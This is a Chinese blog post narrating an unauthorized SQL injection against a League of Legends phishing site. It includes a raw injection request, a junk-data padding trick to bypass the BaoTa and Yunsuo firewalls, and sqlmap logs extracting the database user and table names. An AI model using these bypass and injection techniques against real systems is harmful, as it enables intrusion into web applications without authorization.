


Bypass宝塔防火墙和云锁SQL注入钓鱼站

原创 yzddmr6 HACK学习呀

2019-12-06原文

前言

某天收到一封邮件



一看就是钓鱼邮件，并且我也不玩LOL。


看了看感觉这个系统好像见过很多次，研究了一下，顺手日了下来

过程比较有意思，遇到了不少坑，写篇文章记录一下。

正文

信息搜集

打开网站首先我们可以看到他的炫酷界面



进一步搜集信息发现有宝塔+云锁，找不到后台，旁站全是这种钓鱼站，均使用了冒充官网的子域名前缀

www.wegame	域名	IP地址	香港	地区	共有
序号	域名	标题			
1	www.wegame	没有找到站点			
2	www.wegame	没有找到站点			
3	www.pubg	没有找到站点			
4	www.league	没有找到站点			
5	www.leag	幸运召唤师-英雄联盟官方网站-腾讯游戏			
6	www.league	幸运召唤师-英雄联盟官方网站-腾讯游戏			
7	www.wegame	幸运召唤师-英雄联盟官方网站-腾讯游戏			
8	www.wegame	幸运召唤师-英雄联盟官方网站-腾讯游戏			
9	www.wegame	幸运召唤师-英雄联盟官方网站-腾讯游戏			
10	www.leagu	幸运召唤师-英雄联盟官方网站-腾讯游戏			
11	www.wegar	幸运召唤师-英雄联盟官方网站-腾讯游戏			

手工试了下发现有注入，但是有云锁

Request

Raw Params Headers Hex

```
POST /?php HTTP/1.1
Host: www.wegame
Content-Length: 5
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.80 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://www.wegame
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=th1b7f8f56gmknks9us74h7c7; security_session_verify=0b196402fd4d927947d468f064e88549
Connection: close

u=6512133123&p=asdfsdf and union select 1,2,3 #5bianhao=1
```

Response

Raw Headers Hex HTML Render



您所提交的请求含有不合法的参数，已被网站管理员设置拦截

当前网址: www.wegame

客户端特征: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.80 Safari/537.36

拦截时间: 2019-12-06 13:40:02

如何解决: 普通网站访客, 请联系网站管理员;

HACK学习呀

如果您是网站管理员 点击查看详情

万能Bypass

还是利用星球里提过的增加垃圾数据包的方法来bypass，屡试不爽，思路就是增加垃圾数据


构造好post包后用sqlmap跑，发现有布尔盲注

```
WM_CHAR(0x6C='l', Scan=0, lParam=0x00000001) must be processed internally in CConEmuMain::OnKeyboard

[13:35:19] [INFO] parsing HTTP request from '1.txt'
[13:35:20] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.0.8) Gecko/2009033100 Ubuntu/9.04 (jaunty) Firefox/3.0.8' from file 'D:\Python27\sqlmap\data\txt\user-agents.txt'
[13:35:20] [INFO] custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[13:35:20] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to 'https://ipubg.qq.com'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
[13:35:33] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:35:35] [INFO] testing if the target URL content is stable
[13:35:37] [WARNING] (custom) POST parameter '#1*' does not appear to be dynamic
[13:35:39] [WARNING] heuristic (basic) test shows that (custom) POST parameter '#1*' might not be injectable
[13:35:43] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
[13:35:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:36:00] [INFO] (custom) POST parameter '#1*' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[13:36:04] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[13:36:02] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[13:36:02] [INFO] testing 'MySQL inline queries'
[13:36:04] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[13:36:04] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[13:36:33] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:36:33] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[13:37:06] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive
[13:37:08] [WARNING] false positive or unexploitable injection point detected
```

本来以为就要完事了，结果sqlmap最后提示注入失败

emmmmmm，看一下发现被封了IP



换个IP后，增大delay的数值，想了想他有可能是根据XFF来判断来源IP的，就又加了个tamper=xforwardedfor.py

哈，本来可高兴了，以为完事了

```
[13:52:38] [INFO] testing if the target URL content is stable
[13:52:44] [WARNING] (custom) POST parameter '#1*' does not appear to be dynamic
[13:52:50] [WARNING] heuristic (basic) test shows that (custom) POST parameter '#1*' might not be injectable
[13:52:56] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
[13:52:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:53:33] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:53:39] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[13:53:39] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[13:56:32] [INFO] (custom) POST parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable and risk (1) values? [Y/n] Y
[13:56:32] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
```

结果发现跑不出来数据

```
tYDUrpi9kLBwHtkUThnRmHmAuMcyQAnSABqcRyAkCrXVnTevNzlvVYLKufEvk3FTXGyRxxAslkqQuCCpiw1EUCgskICYJaXznrrqZJymD3toelADUnhrVScXdFvleXq6jkopg2wzXyEnoFT1DBcqVQ1Q
LCFuT
---
[00:19:45] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45
back-end DBMS: MySQL >= 5.0.12
[00:19:45] [INFO] fetching current database
[00:19:51] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[00:22:55] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g.
10 or more)
[00:23:01] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[00:23:43] [INFO] retrieved:
[00:23:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/wh
[+] ending @ 00:23:43 /2019-12-02/
```



exm???

遇到的坑

在从确认有注入到真正能跑出来的期间遇到了好多坑。。。

花了一下午时间才一个一个解决

第一个坑：sqlmap的payload无法加载

抓包看一下，发现sqlmap的payload无法被加载到数据包里

相当于一直发送的都是没有payload的数据包，所以肯定注不出来。

具体原因不知道为什么，但是可以做一个猜想：

可能是构造的垃圾数据过多，文件过大，导致sqlmap还没来得及替换payload数据包就发出去了

解决办法就是减小数据包长度，然后抓包调整


最后发现30kb是个界限，刚好是sqlmap能发出去包，并且云锁跟宝塔不会拦截。

第二个坑：win下网络阻塞

强制关闭sqlmap了几次，然后就发现网络阻塞，数据包在win环境下发不出去

解决办法就是换kali。

```
[00:19:45] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45
back-end DBMS: MySQL >= 5.0.12
[00:19:45] [INFO] fetching current database
[00:19:51] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[00:22:55] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as
[00:23:01] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential dis
[00:23:43] [INFO] retrieved:
[00:23:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.wegame'
[*] ending @ 00:23:43 /2019-12-02/
```




第三个坑：

sqlmap提示发现有无法识别的字符，解决办法是采用--hex

柳暗花明

解决完上面的坑后，终于可以出数据了

```
[00:48:58] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45
back-end DBMS: MySQL >= 5.0.12
[00:48:58] [INFO] fetching current user
[00:49:04] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[00:51:57] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[00:52:39] [ERROR] invalid character detected, retrying..
[00:52:39] [WARNING] increasing time delay to 6 seconds
73
716C
```



跑了漫长的一个小时。。。终于跑出来了当前的用户名。。。


```
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
back-end DBMS: MySQL >= 5.0.12
[00:48:58] [INFO] fetching current user
[00:49:04] [WARNING] time-based comparison requires larger statistical model, please wait.
[00:51:57] [WARNING] it is very important to not stress the network connection during usage
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-se
[00:52:39] [ERROR] invalid character detected. retrying..
[00:52:39] [WARNING] increasing time delay to 6 seconds
73
716C
[00:58:15] [ERROR] invalid character detected. retrying..
[00:58:15] [WARNING] increasing time delay to 7 seconds
3
[00:59:54] [ERROR] invalid character detected. retrying..
[00:59:54] [WARNING] increasing time delay to 8 seconds
8333
[01:04:14] [ERROR] invalid character detected. retrying..
[01:04:14] [WARNING] increasing time delay to 9 seconds
[01:05:02] [ERROR] invalid character detected. retrying..
[01:05:02] [WARNING] increasing time delay to 10 seconds
13136
[01:10:08] [ERROR] invalid character detected. retrying..
[01:10:08] [WARNING] increasing time delay to 11 seconds
3
[01:12:33] [ERROR] invalid character detected. retrying..
[01:12:33] [WARNING] increasing time delay to 12 seconds
84
[01:15:48] [ERROR] invalid character detected. retrying..
[01:15:48] [WARNING] increasing time delay to 13 seconds
06C
[01:19:40] [ERROR] invalid character detected. retrying..
[01:19:40] [WARNING] increasing time delay to 14 seconds
6
[01:22:06] [ERROR] invalid character detected. retrying..
[01:22:06] [WARNING] increasing time delay to 15 seconds
F63616C6
86F
[01:35:41] [ERROR] invalid character detected. retrying..
[01:35:41] [WARNING] increasing time delay to 16 seconds
7374
[01:41:23] [ERROR] invalid character detected. retrying..
[01:41:23] [WARNING] increasing time delay to 17 seconds
[01:41:46] [INFO] retrieved: sql831168@localhost
current user: 'sql831168@localhost'
[01:41:46] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.wegame
```

HACK学习呀

然后是跑表名

```
...
[02:21:38] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45
back-end DBMS: MySQL >= 5.0.12
[02:21:38] [INFO] fetching tables for database: 'sql831168'
[02:21:38] [INFO] fetching number of tables for database 'sql831168'
[02:21:44] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[02:24:40] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential
5
[02:25:25] [INFO] retrieved: admin
[02:35:42] [INFO] retrieved: daili
[02:41:28] [INFO] retrieved: da
[02:44:18] [ERROR] invalid character detected. retrying..
[02:44:18] [WARNING] increasing time delay to 6 seconds
ta
[02:46:24] [INFO] retrieved: tel_log
[02:54:36] [INFO] retrieved: res
```

HACK学习呀

因为跑起来实在太慢了，后面就懒得跑了。

最后

面对这种邮件大家要提高警惕，一定要检查发件人跟域名是否是官方。

一旦遇到钓鱼邮件立马举报，防止更多的人上当。



推荐阅读：


[实战渗透 | 情侣空间钓鱼邀请，撸它](#)

[当英雄联盟钓鱼网站遇到脚本黑客](#)

[实战渗透 | 向吃鸡外挂站开炮](#)

[实战渗透 | 向吃鸡外挂站开炮（二）](#)

原创投稿作者的知识星球
感兴趣的可以看看



websafe

星主: yzddMr6

知识星球

微信扫码预览星球详情



HACK学习呀

精选留言

用户设置不下载评论